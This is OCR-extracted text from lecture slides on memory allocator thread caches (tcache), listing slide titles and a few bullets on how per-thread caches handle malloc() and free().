
Thread caches




Thread caches

- Each thread maintains a cache of small/large allocations
- Operates one level above the arena allocator
- Implemented as a stack
- Incremental “garbage collection”; time is measured in terms of allocation requests


Thread caches




tcache malloc() 1/3




tcache malloc() 2/3




tcache malloc() 3/3




tcache malloc() - empty stack




tcache malloc() - fill stack




tcache free() 1/2



